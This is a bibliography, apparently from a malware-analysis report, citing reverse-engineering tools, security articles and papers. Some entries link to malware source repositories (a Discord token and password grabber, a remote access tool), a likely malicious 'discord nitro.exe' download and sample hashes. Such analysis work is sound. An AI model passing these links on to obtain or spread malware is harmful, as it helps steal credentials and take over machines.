bazaar.abuse.ch. (n.d.). *MalwareBazaar | Malware sample exchange*. [online] Available at: https://bazaar.abuse.ch.

Bousseaden, S. (2023). *Exploring Windows UAC Bypasses: Techniques and Detection Strategies*. [online] Elastic Blog. Available at: https://www.elastic.co/security-labs/exploring-windows-uac-bypasses-techniques-and-detection-strategies.

Del Rosario, M.G.A. (2025). Monitoring Invisible Remote Activity (MIRA) – A Persistent Stealthy Attack Script for Collecting Network Traffic, Keystrokes and Screenshots of Victim Windows Machines. *International Journal of Computer Science and Mobile Computing*, [online] 14(1), pp.1–10. doi:https://doi.org/10.47760/ijcsmc.2025.v14i01.001.

Digicert.com. (2025). *Binary File JEEFO*. [online] Available at: http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D [Accessed Apr. 2025].

Dimitrova, M.M. (2021). Equity Research: VMware - Riding the Wave to Multi-Cloud. *ProQuest*. [online] Available at: https://www.proquest.com/docview/3059425959?pq-origsite=gscholar&fromopenview=true&sourcetype=Dissertations%20&%20Theses#.

Dnspy. (2024). *Dnspy - Powerful .NET Debugger & Assembly Editor*. [online] Available at: https://dnspy.org.

ECMA International (2012). *Common Language Infrastructure (CLI) Partitions I to VI*. [online] p.283. Available at: https://ecma-international.org/wp-content/uploads/ECMA-335_6th_edition_june_2012.pdf [Accessed Apr. 2025].

Geeksforgeeks (2019). *file command in Linux with examples - GeeksforGeeks*. [online] GeeksforGeeks. Available at: https://www.geeksforgeeks.org/file-command-in-linux-with-examples/.

Goddard Digital Team (2025). *NASA International Space Apps Challenge Announces 2024 Global Winners - NASA*. [online] NASA. Available at:

https://www.nasa.gov/learning-resources/stem-engagement-at-nasa/nasa-international-space-apps-challenge-announces-2024-global-winners/.

Goodin, D. (2023). *Dozens of popular Minecraft mods found infected with Fracturiser malware*. [online] Ars Technica. Available at: https://arstechnica.com/information-technology/2023/06/dozens-of-popular-minecraft-mods-found-infected-with-fracturiser-malware/.

Hern, A. (2017). *WannaCry, Petya, NotPetya: how ransomware hit the big time in 2017*. [online] the Guardian. Available at: https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware.

icsharpcode (2022). *ILSpy*. [online] GitHub. Available at: https://github.com/icsharpcode/ILSpy [Accessed Apr. 2025].

Inc, V. 35 (n.d.). *Binary Ninja > home*. [online] binary.ninja. Available at: https://binary.ninja/.

Jess Mods (2025). *Cách Hack Blox Fruit Trên PC Client Velocity Mới Không Cần Vượt Link Auto Farm Level Farm Sea*. [online] YouTube. Available at: https://www.youtube.com/watch?v=4FEoRNpYBPs [Accessed Apr. 2025].

JessRoblox Discord Server. (2025). *Join the JessRoblox Discord Server!* [online] Available at: https://discord.com/invite/hcMWhXZV4R [Accessed Apr. 2025].

JetBrains (n.d.). *dotPeek: Free .NET Decompiler & Assembly Browser by JetBrains*. [online] JetBrains. Available at: https://www.jetbrains.com/decompiler/.

markruss (2024). *Process Explorer - Windows Sysinternals*. [online] learn.microsoft.com. Available at: https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer.

Microsoft (n.d.). *Explore Windows 11 OS, Computers, Apps, & More | Microsoft*. [online] Windows. Available at: https://www.microsoft.com/en-gb/windows.

Microsoft (2025). *PE Format - Win32 apps*. [online] learn.microsoft.com. Available at: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format.

Microsoft Corporation (2017). *Virus:Win32/Jeefo.A threat description - Microsoft Security Intelligence*. [online] Microsoft.com. Available at:

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus%3AWin32%2FJeefo.A [Accessed Apr. 2025].

National Security Agency (2024). *Ghidra*. [online] ghidra-sre.org. Available at: https://ghidra-sre.org/.

NightfallGT (2021). *GitHub - NightfallGT/Mercurial-Grabber: Grab Discord tokens, Chrome passwords and cookies, and more*. [online] GitHub. Available at: https://github.com/NightfallGT/Mercurial-Grabber [Accessed Apr. 2025].

Or-Meir, O., Nissim, N., Elovici, Y. and Rokach, L. (2019). Dynamic Malware Analysis in the Modern Era—A State of the Art Survey. *ACM Computing Surveys*, 52(5), pp.1–48. doi:https://doi.org/10.1145/3329786.

Oxy.cloud. (2018). *Download file discord nitro.exe on Oxy.Cloud*. [online] Available at: https://download.oxy.cloud/d/cvke/2/d78520409fa5319ec00c63df323fcc9c# [Accessed Apr. 2025].

qwqdanchun (2021). *GitHub - qwqdanchun/DcRat: A simple remote tool in C#.* [online] GitHub. Available at: https://github.com/qwqdanchun/DcRat [Accessed Apr. 2025].

remnux.org. (n.d.). *REMnux: A Linux Toolkit for Malware Analysts*. [online] Available at: https://remnux.org.

Rumiantseva, O. (2023). *What Are LOLBins?* [online] SOC Prime. Available at: https://socprime.com/blog/what-are-lolbins/.

Russinovich, M. (2023). *Process Monitor - Windows Sysinternals*. [online] learn.microsoft.com. Available at: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon.

Silva, W. and F-Secure Countercept eds., (2020). *Access Token Manipulation: Parent PID Spoofing, Sub-technique T1134.004 - Enterprise | MITRE ATT&CK®*. [online] attack.mitre.org. Available at: https://attack.mitre.org/techniques/T1134/004/.

Singh, J. and Singh, J. (2018). Challenge of malware analysis: Malware obfuscation techniques. *International Journal of Information Security Science*, 7, pp.100–110.

VirusTotal (n.d.). *VirusTotal*. [online] Virustotal.com. Available at: https://www.virustotal.com.

Virustotal.com. (2025a). *VirusTotal - DC RAT*. [online] Available at: https://www.virustotal.com/gui/file/075b1e0a7a7e2990d57a5e5d614cd804a7936ee71fd6d5be90fa937ca6454ec5 [Accessed Apr. 2025]. DC Rat Results.

Virustotal.com. (2025b). *VirusTotal - Gravity RAT*. [online] Available at: https://www.virustotal.com/gui/file/1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96 [Accessed Apr. 2025]. Gravity RAT Results.

Virustotal.com. (2025c). *VirusTotal - JEEFO*. [online] Available at: https://www.virustotal.com/gui/file/59380a8fe06f1e8a39d5b5bddd7d69bf797e32840ade5ae04a12f31a716a9b15 [Accessed Apr. 2025]. JEEFO Results.

Virustotal.com. (2025d). *VirusTotal - Mercurial* . [online] Available at: https://www.virustotal.com/gui/file/6448454a1503590fcf7bda3a89fcc3076a8cb178978a5411266416cd720d42f2 [Accessed Apr. 2025]. Mercurial Grabber Results .

Yousuf, M.I., Anwer, I., Riasat, A., Zia, K.T. and Kim, S. (2023). Windows malware detection based on static analysis with multiple features. *PeerJ Computer Science*, [online] 9, p.e1319. doi:https://doi.org/10.7717/peerj-cs.1319.